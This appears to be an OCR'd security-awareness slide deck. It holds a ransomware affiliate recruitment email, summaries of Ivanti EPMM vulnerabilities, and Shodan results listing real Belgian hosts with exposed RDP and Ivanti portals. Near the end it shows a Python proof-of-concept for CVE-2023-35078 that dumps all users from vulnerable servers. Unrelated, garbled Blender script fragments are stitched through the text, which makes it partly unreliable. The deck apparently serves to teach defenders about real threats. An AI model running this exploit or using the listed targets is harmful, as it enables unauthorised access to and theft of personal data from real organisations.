
To undisclosed-recipients:; 🟠


if you can install & launch our Demonware Ransomware in any computer/company main windows server physically or remotely

40 percent for you, a milli dollars for you in BTC

if you are interested, mail: cryptonation92@outlook.com

Telegram : madalin8888





International collaboration leads to dismantlement of ransomware group in Ukraine amidst ongoing war

The ransomware gang is behind high-profile attacks that created losses of hundreds of millions of euros

LockerGoga, MegaCortex, HIVE and Dharma ransomware.

Attacks against organisations in 71 countries.

Brute force attacks, SQL injections and phishing emails with malicious attachments to steal usernames and passwords.

Gained additional access using tools including TrickBot malware, Cobalt Strike and PowerShell Empire, to compromise as many systems as possible before triggering ransomware attacks.

The perpetrators encrypted over 250 servers belonging to large corporations

______ = modifier_ob. mirror object to mirror mirror_mod.mirror_object peration == "MIRROR_X": irror_mod.use_x = True lrror_mod.use_y = False irror_mod.use_z = False _Operation == "MIRROR_Y" irror_mod.use_x = False irror_mod.use_y = True irror_mod.use_z = False **operation** == "MIRROR Z" rror_mod.use_x = False lrror_mod.use_y = False rror_mod.use_z = True

election at the end -add ob.select= 1 er ob.select=1 ntext.scene.objects.action "Selected" + str(modifie irror ob.select = 0 bpy.context.selected_obj ata.objects[one.name].sel

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ypes.Operator):
X mirror to the selecter ject.mirror_mirror_x"

ZERO-DAY EXPLOITED IN THE WILD CVE-2023-35078 Ivanti Endpoint Manager Mobile (EPMM)

CVSSv3	Severity
10.0	Critical

Authentication bypass vulnerability

Access to specific API paths Obtain PII data from the server (about

the managed mobiles devices)

Modify the server's configuration file create admin, deploy web shells, push malicious package to mobiles devices)

election at the end -add _ob.select= 1 er_ob.select=1 ntext.scene.objects.action "Selected" + str(modifient irror_ob.select = 0 bpy.context.selected_ob ata.objects[one.name].selected_ob]

pint("please select exactle

- OPERATOR CLASSES -----

ZERO-DAY EXPLOITED IN THE WILD CVE-2023-35081 Ivanti Endpoint Manager Mobile (EPMM)

CVSSv3	Severity
7.2	High

Path traversal vulnerability

Authenticated administrator can write new files to the EPMM server


Perform malicious activities with admin privileges

ypes.Operator):
 X mirror to the select
 iect.mirror_mirror_x"



Search Engine for the Internet of Everything

Shodan is the world's first search engine for Internetconnected devices. Discover how Internet intelligence can help you make better decisions.






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dan Maps Images Monitor	Developer More				
SHODAN Explore Down	nloads Pricing 🖉	country:be port:3389		Q	Account
TOTAL RESULTS		🛣 View Report 🛛 🕹 Down	nload Results Ш Historical	Trend 🖼 Browse Images 🖽 View on Map	
5,955		Access Granted: Want	to get more out of your exist	ing Shodan account? Check out everything you have access to.	
OP CITIES		91.86.78.176			2023-12-03T16:33:02.741099
Brussels	2,916	Orange Belgium SA Belgium, Brussels	SSL Certificate	Remote Desktop Protocol \x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00\x02\x1f\x08\x00\x02\x00\x00\x00	
Turnhout	254	self-signed	- Common Name:	Remote Desktop Protocol NTLM Info:	
Mechelen	191			OS: Windows Server 2022 OS Build: 10.0.20348	
Schaerbeek	175		Issued To: - Common Name:	Target Name: IMS-SERVER NetBIOS Domain Name: IMS-SERVER	
Antwerpen	158		IMS.IMS.lan	NetBIOS Computer Name: INS	
More			Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2	DNS Domain Name: IMS.lan	
OP ORGANIZATIONS					
Google LLC	1,619	213.118.109.156 dD5766D9C.access.telenet.be	0		2023-12-03T16:31:32.795266
Proximus NV	926	Telenet Operaties N.V.	SSL Certificate Issued By:	Remote Desktop Protocol \x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00\x02/\x08\x00\x02\x00\x00\x00	
	542	Belgium, Antwerpen	- Common Name:	Remote Desktop Protocol NTLM Info:	
Telenet Operaties N.V.		self-signed		OS: Windows 11 (version 22H2) OS Build: 10.0.22621	
Telenet N.V. Residentials	326		Issued To: - Common Name:	Target Name: SERVER	
Orange Belgium SA	186		SERVER	NetBIOS Domain Name: SERVER NetBIOS Computer Name: SERVER	
More			Supported SSL Versions: TLSv1, TLSv1.1, TLSv1.2	DNS Domain Name: SERVER	
OP PRODUCTS					
Remote Desktop Protocol	5,692	35.187.82.232			2023-12-03T16:31:12.923513
OpenSSH	15	232.82.187.35.bc.googleuserco ntent.com	SSL Certificate	Remote Desktop Protocol	
nginx	14	Google LLC	Issued By: I- Common Name:	\x03\x00\x02\x13\x0e\xd0\x00\x02\x124\x00\x02\x1f\x08\x00\x02\x00\x00\x00 Remote Desktop Protocol NTLM Info:	
Dahua-based DHI-NVR5216-16P-EI	1	Belgium, Brussels	refactor-image-01	OS: Windows 10 (version 1809)/Windows Server 2019 (version 1809)	
		cloud self-signed	Issued To:	OS Build: 10.0.17763 Target Name: REFACTOR-IMAGE-	
OP OPERATING SYSTEMS			- Common Name: refactor-image-01	NetBIOS Domain Name: REFACTOR-IMAGE-	
Windows (build 10.0.19041)	1,162		Supported SSL Versions:	Ne	
Windows (build 10.0.17763)	1,083		TLSv1, TLSv1.1, TLSv1.2		
Windows (build 10.0.14393)	794				
Windows Server 2022 (build 10.0.20348)	678	91.183.119.77			2023-12-03T16:25:19.229015
Windows (build 6.3.9600)	467	77.119-183-91.adsl-static.isp.be Igacom.be	SSL Certificate Issued By:	Remote Desktop Protocol \x03\x00\x00\x13\x0e\xd0\x00\x00\x124\x00\x02\x1f\x08\x00\x02\x00\x00\x00	
More		Proximus NV Belgium, Brussels	- Common Name:	Remote Desktop Protocol NTLM Info:	
			HyperV	OS: Windows 10 (version 1607)/Windows Server 2016 (version 1607) OS Build: 10.0.14393	
		self-signed	Issued To: - Common Name:	Target Name: HYPERV	
			HyperV	NetBIOS Domain Name: HYPERV NetBIOS Computer Nam	
			Supported SSL Versions:		


80.201.98.57

57.99-201-80.adsI-dyn.isp.belga com.be Proximus NV ■ Belgium, Liège HotzT-SERVER

Remote Desktop Protocol NTLM Info: 05: Windows 10 (version 1809)/Windows Server 2019 (version 1809) 05 Build: 10.0.17763 Target Hame: GHOZT-SERVER 2023-12-03T16:19:26.484557



C 🔒 shodan.io/host/194.		* 🗆
	// 3389 / TCP -550512957 2023-12-03	3T15:34:46.88
	Remote Desktop Protocol	
	Remote Desktop Protocol \x03\x00\x00\x00\x00\x00\x00\x00\x00\x124\x00	
	Aanmelden bij Windows Gebruikersnaam: Wachtwoord: Annuleren Opties	
	Aanmelden bij Windows	
	Copyright is 3955-201 Houseft Copyrights	
	Wadtwoord: CK Annuleren Opties >>	
	// 5800 / TCP 2 1569941836 2023-11-22 TightVNC Java Viewer 1569941836 2023-11-22	2T00:53:36.74
	НТТР/1.0 200 ОК	
	// 5900 / TCP 117718508 2023-11-22	2T01:24:57.9
	VNC	
	RFB 003.008 VNC: Protocol Version: 3.8 Security Types:	
	2: VNC Authentication 17: Ultra	



GlobalSign nv-sa Issued To:

- Common Name:

*.jandenul.com - Organization:

Jan De Nul NV

Supported SSL Versions: TLSv1.2

📕 Ivanti User Portal: Sign In 🗹

34.140.213.95 SSL Certificate vsp.exodus.tools Issued By: 95.213.140.34.bc.googleuserco - Common Name: ntent com **D**2

HTTP/1.1 200 Date: Sat, 02 Dec 2023 17:55:43 GMT Server: server 'nonc'i connect one * muchl com * miunanel com * m

2023-12-02T17:55:44.680245

🗞 country:be port:3389 - Shodan S x 🗞 country:be "Path=/mifs" - Shoda x 📔 Ivanti User Portal: Sign In x +								×	
C 😵 Not secure https://91.194.202.81/mifs/user/login.jsp									
			mlessly secures your device and easy access to your email, applications nt. Instant Access Receive instant access to your corporate email, calendar and contacts. Apps Utilize your favorite corporate apps whenever and wherever you want. Secure Content Easily access corporate documents, presentations and more.	Username Password					
				copyright © 2023 Ivanti. All rights reserved.					I

😵 country:be port:3389 - Shodan S 🗙 🛛 🗞 country:be "Path=/mifs" - Shoda 🗴 📕 Workplace Sign In	× +	✓ - □ X
← → C (2) Not secure https://91.194.202.81/mifs/c/windows/api/v2/device/registration		🖻 🖈 🖬 😩 🗄
Sign in to your I Email address	vanti account	The leader in enterprise mobility management, Ivanti
Password		enables organizations around the world to embrace mobility as their primary IT platform. Ivanti's solutions are purpose-built for the Mobile First

Phone.

PIN

enterprise, allowing you to secure and manage all of your

mobile devices and applications running on the leading mobile platforms, including Windows and Windows

```
🔏 country:be port:3389 - Shodan S 🗴 🛛 🔏 country:be "Path=/mifs" - Shoda 🗴 📔 Workplace Sign In
                                                                                       × view-source:https://91.194.202.8 × +
 C Not secure | view-source:https://91.194.202.81/mifs/c/windows/api/v2/device/registration
                                                                                                                                                                                            Line wrap 🗌
```

```
<meta charset="utf-8" />
      <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0, user-scalable=no">
      <meta http-equiv="X-UA-Compatible" content="IE=edge" />
      <meta name="referrer" content="strict-origin-when-cross-origin" />
      <title>Workplace Sign In</title>
      <script type="text/javascript" src="/mifs/scripts/auth.js?VSP 11.11.0.2 Build 13 "></script>
      <link href="https://91.194.202.81/mifs/css/windowsAllAuth.css?11.11" rel="stylesheet" />
19 </head>
20 <body onload="onLoad();">
      <div class="container" >
          <img src="/mifs/whitelabel/mobileiron/img/brand-med.svg" width="400" height="90"/>
          <form id="form" action="/mifs/c/wp/EnrollmentServer/Authentication.svc" method="POST">
              <h1 class="windowsText">Sign in to your Ivanti account</h1>
              <label for="login">Email address</label><br/>>
                  <input id="login" name="login" type="text" value="" autocomplete="on" />
              <label for="password">Password</label><br/>>
                      <input id="password" name="password" type="password" value="" autocomplete="off" />
                  <label for="pin">PIN</label><br />
                      <input id="pin" name="pin" type="number" value=""
autocomplete="off" maxlength="6" />
                  <button type="submit" id="signIn" class="button btn-new btn-new-default">
                  Sign in
               </button>
              <input name="app" type="hidden" value="" />
<input name="errorCode" id="errorCode" type="hidden" value=""/>
              <input name="backOffDelay" id="backOffDelay" type="hidden" value=""/>
          </form>
          <div class="windowsText">
              <img src="/mifs/whitelabel/mobileiron/img/brand-med.svg"</pre>
              alt="Ivanti Logo" style="width: 150pt; height: 43pt;" /> The leader in enterprise mobility management, Ivanti enables organizations around the world to embrace mobility as their primary IT platform.<br/>br/>Vor/>Ivanti's solutions are purpose-built for the Mol
          </div>
      </div>
66 </body>
```

67 </html>

10 <html> 11 <head>

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40 41 42

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49 50 51

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53 54 55

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58 59 60

61 62 63

64 65

```
64 ∨ def get_users(url):
            vuln_url = url + "/mifs/aad/api/v2/authorized/users?adminDeviceSpaceId=1"
 65
 66
            print(f"[*] Exploiting the target... {url}")
 67
           try:
 68
                r = requests.get(vuln_url, verify=False)
 69
                if r.status code == 200:
 70
                    print("[+] Extracting Data:")
 71
                    print(f"[*] Dumping all users from {vuln url}")
 72
                    # Save JSON response to a file with 'utf-8' encoding
 73
                    # Create a file name with the target URL
 74
                    filename = url.split("//")[1].split("/")[0] + ".json"
 75
                    with open(filename, "w", encoding="utf-8") as f:
 76
                       f.write(r.text)
 77
                    print("[+] Data saved to file: " + filename)
 78
                    print("[+] Vulnerability Exploited Successfully!")
 79
                    print("")
 80
                else:
                    print("[-] Exploit failed. The target is not vulnerable.")
 81
 82
           except Exception as e:
 83
                print(f"[-] Error occurred: {str(e)}")
 84
 85
 86 v def main():
            parser = argparse.ArgumentParser(description='CVE-2023-35078 - Remote Unauthenticated API Access Vulnerability Exploit POC')
 87
            parser.add argument('-u', '--url', help='URL to exploit', required=False)
 88
 89
            parser.add_argument('-f', '--file', help='File containing URLs', required=False) # To check multiple URLs.
 90
            args = parser.parse_args()
91
           banner()
 92
           if args.file:
 93
                print("[*] Reading URLs from file...")
 94
                with open(args.file, "r") as f:
                    urls = f.readlines()
 95
                    for url in urls:
 96
 97
                       try:
 98
                           # ignore empty lines
                           if url == "\n":
 99
100
                               continue
101
                           url = url.strip()
102
                           print(f"[*] Target: {url}")
103
                           is_vulnerable = check_ivanti_mobileiron_version(url)
                           if is_vulnerable:
104
105
                               get_users(url)
106
                       except Exception as e:
107
                            continue
108
           elif args.url:
109
                print(f"[*] Target: {args.url}")
                is_vulnerable = check_ivanti_mobileiron_version(args.url)
110
111
                if is vulnerable:
112
                    get_users(args.url)
113
114
        if __name__ == "__main__":
115
            main()
```





Hackers only need to get it right once; we need to get it right every time.





Let's secure the future, together.